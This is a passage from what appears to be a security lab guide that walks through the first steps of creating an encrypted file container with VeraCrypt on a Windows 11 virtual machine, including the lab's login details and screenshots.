
Here, we will use the VeraCrypt tool to perform disk encryption.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.

2. Click **Search** icon () on the **Desktop**. Type **vera** in the search field, the **VeraCrypt** appears in the results, click **Open** to launch it.




3. The **VeraCrypt** main window appears; click the **Create Volume** button.




4. The **VeraCrypt Volume Creation Wizard** window appears. Ensure that the **Create an encrypted file container** radio-button is selected and click **Next** to proceed.



